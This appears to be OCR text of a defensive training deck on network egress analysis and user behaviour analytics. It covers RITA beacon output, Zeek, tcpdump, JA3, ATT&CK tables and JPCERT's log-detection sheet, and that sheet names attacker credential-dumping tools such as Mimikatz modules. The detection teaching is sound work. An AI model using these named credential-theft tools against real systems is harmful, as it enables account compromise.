Egress Traffic Analysis

MITRE and Egress

Command and Control	Exfiltration
Commonly Used Port	Automated Exfiltration
Communication Through Removable Media	Data Compressed
Connection Proxy	Data Encrypted
Custom Command and Control Protocol	Data Transfer Size Limits
Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol
Data Encoding	Exfiltration Over Command and Control Channel
Data Obfuscation	Exfiltration Over Other Network Medium
Domain Fronting	Exfiltration Over Physical Medium
Domain Generation Algorithms	Scheduled Transfer

Fallback Channels

Multi-hop Proxy

Multi-Stage Channels

Multiband Communication

Multilayer Encryption

Port Knocking

Remote Access Tools

Remote File Copy

Standard Application Layer Protocol

Standard Cryptographic Protocol

Standard Non-Application Layer Protocol

Uncommonly Used Port

Web Service

Need For Visibility

- Basic alerting is not enough
- The need for context
- further identifying gaps in endpoint coverage
- IoT, Shadow IT access
- When things go bad, you need answers
- This is why the mix between network and host-based data is key
- Even Gartner and I agree on this.

Netflow

- Created by Cisco
- Collection of traffic statistics
- Quickly became a standard
- Exporter, Importer and Analysis
- Spawned off a lot of other companies creating their own flow
- Also, different implementations

Zeek


- Speed
- Large user base
- Lots of support
- Consistency
- Timestamps are key
- Many devices handle timestamps in different/odd ways
- Generates required log files
- We are moving away from signature-based detection
- Too many ways to obfuscate
- Encryption, Encoding, use of third-party services like Google DNS

Hunt Teaming

- ***Actively*** looking for advanced attackers
- You probably have been compromised
- If we can bypass AV/IDS/IPS.. Attackers can too!
- Intelligent analysis of all data sources at your disposal
- Lots of logs and data to analyze
- Oh… And math, there is lots of math as well

Real Intelligence Threat Analytics

- Finds patterns in network traffic
- Specifically looks for beacons
- Also, Denylist checking, DNS views, Long Connections
- All for free
- Check it out!
- https://github.com/activecm/rita



Long Connections

```
thunt@thunt-one-day:~/lab1$ rita show-long-connections lab1 | head
Source IP,Destination IP,Port:Protocol:Service,Duration
10.55.100.100,65.52.108.225,443:tcp:-,86222.4
10.55.100.107,111.221.29.113,443:tcp:-,86220.1
10.55.100.110,40.77.229.82,443:tcp:-,86160.1
10.55.100.109,65.52.108.233,443:tcp:ssl,72176.1
10.55.100.105,65.52.108.195,443:tcp:ssl,66599
10.55.100.103,131.253.34.243,443:tcp:-,64698.4
10.55.100.104,131.253.34.246,443:tcp:ssl,57413.3
10.55.100.111,111.221.29.114,443:tcp:-,46638.5
10.55.100.108,65.52.108.220,443:tcp:-,44615.2
thunt@thunt-one-day:~/lab1$ _
```

Beacons

```
thunt@thunt-one-day:~/lab1$ rita show-beacons lab1 | head
Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,
Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl
 Dispersion,Size Dispersion
1,192.168.88.2,165.227.88.15,108858,199,860,230,1,89,53341,108319,0,0,0,0
1,10.55.100.111,165.227.216.194,20054,92,29,52,1,52,7774,20053,0,0,0,0
0.838,10.55.200.10,205.251.194.64,210,308,29398,4,300,70,109,205,0,0,0,0
0.835,10.55.200.11,205.251.197.77,69,308,1197,4,300,70,38,68,0,0,0,0
0.834,192.168.88.2,13.107.5.2,27,198,2,33,12601,73,4,15,0,0,0,0
0.834,10.55.100.111,34.239.169.214,34,704,5,4517,1,156,15,30,0,0,0,0
0.833,10.55.100.106,23.52.161.212,27,940,38031,52,1800,505,19,19,0,0,0,0
0.833,10.55.100.111,23.52.162.184,27,2246,37828,52,1800,467,23,25,0,0,0,0
0.833,10.55.100.100,23.52.161.212,26,797,36042,52,1800,505,16,25,0,0,0,0
thunt@thunt-one-day:~/lab1$
```

What Will You Find Other Than Malware?

TeamViewer Confirms Undisclosed Breach From 2016

By Sergiu Gatlan — May 17, 2019 02:02 PM

TeamViewer confirmed today that it has been the victim of a cyber attack which was discovered during the autumn of 2016, but was never disclosed. This attack is thought to be of Chinese origins and utilized the Winnti backdoor.

WY: Gillette hospital targeted in ransomware attack

SEPTEMBER 21, 2019 DISSENT

Seth Klamann reports:

> Campbell County Health in Gillette was targeted in a ransomware attack Friday, according to an alert the state Department of Health sent to health care providers.
>
> The attack occurred early Friday morning, at approximately 3 a.m. The hospital "experienced serious computer issues" due to the attack. This caused a "service disruption" at the facility.

Read more on Casper Star-Tribune. Updates on the situation are provided on the county's web site. At the time of this posting, there is a notice at the top of the home page saying:

SALTED HASH- TOP SECURITY NEWS

By Steve Ragan, Senior Staff Writer, CSO | FEB 28, 2018 4:00 AM PST

About

Fundamental security insight to help you minimize risk and protect your organization

NEWS

Nuance says NotPetya attack led to $92 million in lost revenue

Recent SEC filings disclose losses, and predicts additional spend in 2018 for security enhancements and upgrades

BLACK HILLS | Information Security

It's Free

github.com/activecm/rita

test.Dockerfile Update test runners (#468) 9 months ago

Readme.md

RITA (Real Intelligence Threat Analytics)

Brought to you by Active Countermeasures.

build passing

RITA is an open source framework for network traffic analysis.

The framework ingests Bro/Zeek Logs in TSV format, and currently supports the following major features:

- **Beaconing Detection**: Search for signs of beaconing behavior in and out of your network
- **DNS Tunneling Detection** Search for signs of DNS based covert channels
- **Blacklist Checking**: Query blacklists to search for suspicious domains and hosts

Install

Please see our recommended System Requirements document if you wish to use RITA in a production environment.

Automated Install

It Will Be Free.

UNITED STATES PATENT AND TRADEMARK OFFICE
NOTICE OF RECORDATION OF ASSIGNMENT DOCUMENT

THE ENCLOSED DOCUMENT HAS BEEN RECORDED BY THE ASSIGNMENT RECORDATION BRANCH OF THE U.S. PATENT AND TRADEMARK OFFICE. A COMPLETE COPY IS AVAILABLE AT THE ASSIGNMENT SEARCH ROOM ON THE REEL AND FRAME NUMBER REFERENCED BELOW.

PLEASE REVIEW ALL INFORMATION CONTAINED ON THIS NOTICE. THE INFORMATION CONTAINED ON THIS RECORDATION NOTICE REFLECTS THE DATA PRESENT IN THE PATENT AND TRADEMARK ASSIGNMENT SYSTEM. IF YOU SHOULD FIND ANY ERRORS OR HAVE QUESTIONS CONCERNING THIS NOTICE, YOU MAY CONTACT THE ASSIGNMENT RECORDATION BRANCH AT 571-272-3350. PLEASE SEND REQUEST FOR CORRECTION TO: U.S. PATENT AND TRADEMARK OFFICE, MAIL STOP: ASSIGNMENT RECORDATION BRANCH, P.O. BOX 1450, ALEXANDRIA, VA 22313.

RECORDATION DATE: 05/31/2018 REEL/FRAME: 045948/0205
NUMBER OF PAGES: 4

BRIEF: ASSIGNMENT OF ASSIGNORS INTEREST (SEE DOCUMENT FOR DETAILS).

DOCKET NUMBER: BHIS-P0001C1

ASSIGNOR:
FEHRMAN, BRIAN DOC DATE: 04/20/2017

ASSIGNEE:
NETSEC CONCEPTS, LLC
21148 TWO BIT SPRINGS RD
STURGIS, SOUTH DAKOTA 57785

APPLICATION NUMBER: 15956933 FILING DATE: 04/19/2018
PATENT NUMBER: ISSUE DATE:
TITLE: MALWARE BEACONING DETECTION METHODS

ASSIGNMENT RECORDATION BRANCH
PUBLIC RECORDS DIVISION

Full pcap

```
root@pop-os:~# tcpdump -i wlp0s20f3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlp0s20f3, link-type EN10MB (Ethernet), capture size 262144 bytes
08:46:28.184586 IP map2.hwcdn.net.http > pop-os.34009: Flags [.], seq 4247888066
:4247890962, ack 3187269570, win 59, options [nop,nop,TS val 1138523834 ecr 1935
086224], length 2896: HTTP
08:46:28.185682 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.], ack 4294935440
, win 12299, options [nop,nop,TS val 1935086524 ecr 1138523832,nop,nop,sack 2 {4
294962952:2896}{4294945576:4294954264}], length 0
08:46:28.185878 IP map2.hwcdn.net.http > pop-os.34009: Flags [.], seq 14480:1592
8, ack 1, win 59, options [nop,nop,TS val 1138523834 ecr 1935086224], length 144
8: HTTP
08:46:28.186944 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.], ack 4294935440
, win 12299, options [nop,nop,TS val 1935086525 ecr 1138523832,nop,nop,sack 3 {1
4480:15928}{4294962952:2896}{4294945576:4294954264}], length 0
08:46:28.187198 IP pop-os.56430 > _gateway.domain: 48232+ [1au] PTR? 38.0.0.10.i
n-addr.arpa. (51)
```

- Very portable
- Everything supports it
- Issues of size
- Encryption can cause issues
- Learning curve
- Tcpdump and Wireshark are the key tools to learn
- Let’s play with it now.

Egress Capture

- First, you will need to have a system to capture the traffic
- Second, RITA is free and awesome

Pre NAT:

Zeek, RITA

Dedicated Capture Devices

- Gigamon
- Corelight
- Plug and Play
- Very expensive
- How much time?

User Agent Strings

Useragent String	Seen	Requests	Sources
Microsoft-Delivery-Optimization/10.0	48	au.download.windowsupdate.com, 2.tlu.dl.delivery.mp.microsoft.com	192.168.99.10, 192.168.99.52
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/2.0	99	download.windowsupdate.com	192.168.99.10
Microsoft-WNS/10.0	720	tile-service.weather.microsoft.com	192.168.99.53, 192.168.99.51, 192.168.99.54, 192.168.99.52, 192.168.99.55
Microsoft-CryptoAPI/10.0	795	www.microsoft.com, ocsp.msocsp.com, ocsp.digicert.com, ctldl.windowsupdate.com	192.168.99.53, 192.168.99.10, 192.168.99.51, 192.168.99.52, 192.168.99.54, 192.168.99.55
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	7659	wilfredcostume.bamoon.com	192.168.99.52

1 / 2

JA3

README.md

JA3 - A method for profiling SSL/TLS Clients

JA3 is a method for creating SSL/TLS client fingerprints that should be easy to produce on any platform and can be easily shared for threat intelligence.


Before using, please read this blog post: TLS Fingerprinting with JA3 and JA3S

This repo includes JA3 and JA3S scripts for Zeek and Python.


JA3 support has also been added to:
Moloch
Trisul NSM
NGiNX
MISP
Darktrace
Suricata
Elastic.co Packetbeat
Splunk
MantisNet
ICEBRG
Redsocks
NetWitness
ExtraHop
Vectra Cognito Platform

Long Tail

- Key for any hunting is looking for outliers
- Never go looking for a needle in a haystack
- Sort, and look for anomalies
- True for endpoint
- True for Network
- A simple sort on connections



Denylists


RESULTS
Total Bytes Exchanged
Sort
search
165.227.88.15
165.227.216.194
1 / 1
ADDRESS
CONNS
BYTES
COMM
192.168.88.2
108858
21.73 MB
53:udp:dns,53:tcp:-
165.227.88.15
asn 14061
org DIGITALOCEAN-ASN
range 165.227.0.0/16
city North Bergen
country United States
postal 07047
location 40.793N, -74.0247W
fqdn baddns.r-1x.com
total connections: 108858
unique connections: 1
total bytes transferred: 21.73 MB
inbound bytes: 9.78 MB
outbound bytes: 11.95 MB

Network Based IDS

CIS Control 13 - Network Monitoring and Defense

Operate processes and tooling to establish and maintain comprehensive network monitoring and defense against security threats across the enterprise's network infrastructure and user base.

☑	13.1	Centralize Security Event Alerting	Network	●	●
☑	13.2	Deploy a Host-Based Intrusion Detection Solution	Devices	●	●
☑	13.3	Deploy a Network Intrusion Detection Solution	Network	●	●
☑	13.4	Perform Traffic Filtering Between Network Segments	Network	●	●
☑	13.5	Manage Access Control for Remote Assets	Devices	●	●
☑	13.6	Collect Network Traffic Flow Logs	Network	●	●
☑	13.7	Deploy a Host-Based Intrusion Prevention Solution	Devices		●
☑	13.8	Deploy a Network Intrusion Prevention Solution	Network		●
☑	13.9	Deploy Port-Level Access Control	Devices		●
☑	13.10	Perform Application Layer Filtering	Network		●
☑	13.11	Tune Security Event Alerting Thresholds	Network		●

BLACK HILLS Information Security
CELEBRATING 10 YEARS
2008-2018

Right of Boom

Security Onion

- Security Onion is free and kicks most commercial tools to the curb
- They offer training
- Zeek, Suricata and so much more are included
- Works with RITA!!!

LAB: Zeek/RITA

User Entity Behavior Analytics

MITRE and UEBA

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation

Why UEBA?

- Let's look at behaviors of attacks
- Reflected in the logs
- Reflected across multiple logs!!!
- Can require AD, Exchange and OWA logs to tell a story
- Often requires log tuning
- For example: Internal Password Spray
    - One ID, accessing multiple systems

Logs Are a Trainwreck

- There is no “You have been Hacked!!!” Log
- Traditional Windows logs do not log useful data for security
- An example of changing the security policy
- Less than 5% detects are from logs
- Logs and percentages?
- Linux Logs are not much better
    - Note on Bash logging

JPCert Tools Analysis

jpcertcc.github.io/ToolAnalysisResultSheet/

Tool Analysis Result Sheet Report Tool List Download Search Search

- About this site

Command Execution

- PsExec
- wmic
- schtasks
- wmiexec.vbs
- BegioX
- WinRM
- WinRS
- BITS

Password and Hash Dump

- PWDump7
- PWDumpX
- Quarks PwDump
- Mimikatz (Password and Hash Dump lsadump::sam)
- Mimikatz (Password and Hash Dump sekurlsa::logonpasswords)
- Mimikatz (Ticket Acquisition sekurlsa::tickets)
- WCE
- gsecdump

About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.

Detecting Lateral Movement through Tracking Event Logs (Version 2)

About Sheet Items

The analysis results for each tool are described in a table format. The content described for each item is explained as follows.

Item	Content
Tool Overview	An explanation of the tool and an example of presumed tool use during an attack are described.
Tool Operation Overview	Privileges for using the tool, communication protocol, and related services are described.
Information Acquired from Log	An overview of logs acquired at tool execution with the default settings (standard settings) as well as when an audit policy is set or Sysmon is installed is described.
Evidence That Can Be Confirmed when Execution is Successful	The method to confirm successful execution of the tool.
Main Information Recorded at Execution	Important information that can be used for the investigation of records in the targeted event logs, registry, USN Journal, MFT, and so on.
Details	All logs to be recorded, except ones included in "Details", are described.

Lateral Movement

“False Positives”

- Not a thing (Watch people's’ heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!

How UEBA Works: Stacking


- Think of stacking cards
- A user logs on to a system there is a +1
- A user logs off there is a -1
- Set a threshold (say… 6)
- A user then sprays multiple computers with creds with a tool like Bloodhound
- They get a +2000

How UEBA Works: AI

- AI algorithm “learns” what is normal for each user account
- Bob logs into these three systems every day
- Now, Bob’s account logs into 40 systems
- We can also baseline what is “normal” for the amount of data Bob pulls
- For example, he usually pulls 30 MB of files off of a server per day
- Now, he pulls 3 gig


Where Are Your Logs?

- Time to pull your logs
- I mean all of them
- Systems, Servers, Services
- Network logs
- Log, Log, Log
  - But…
- Getting the right log is a pain
- Drill baby, drill….

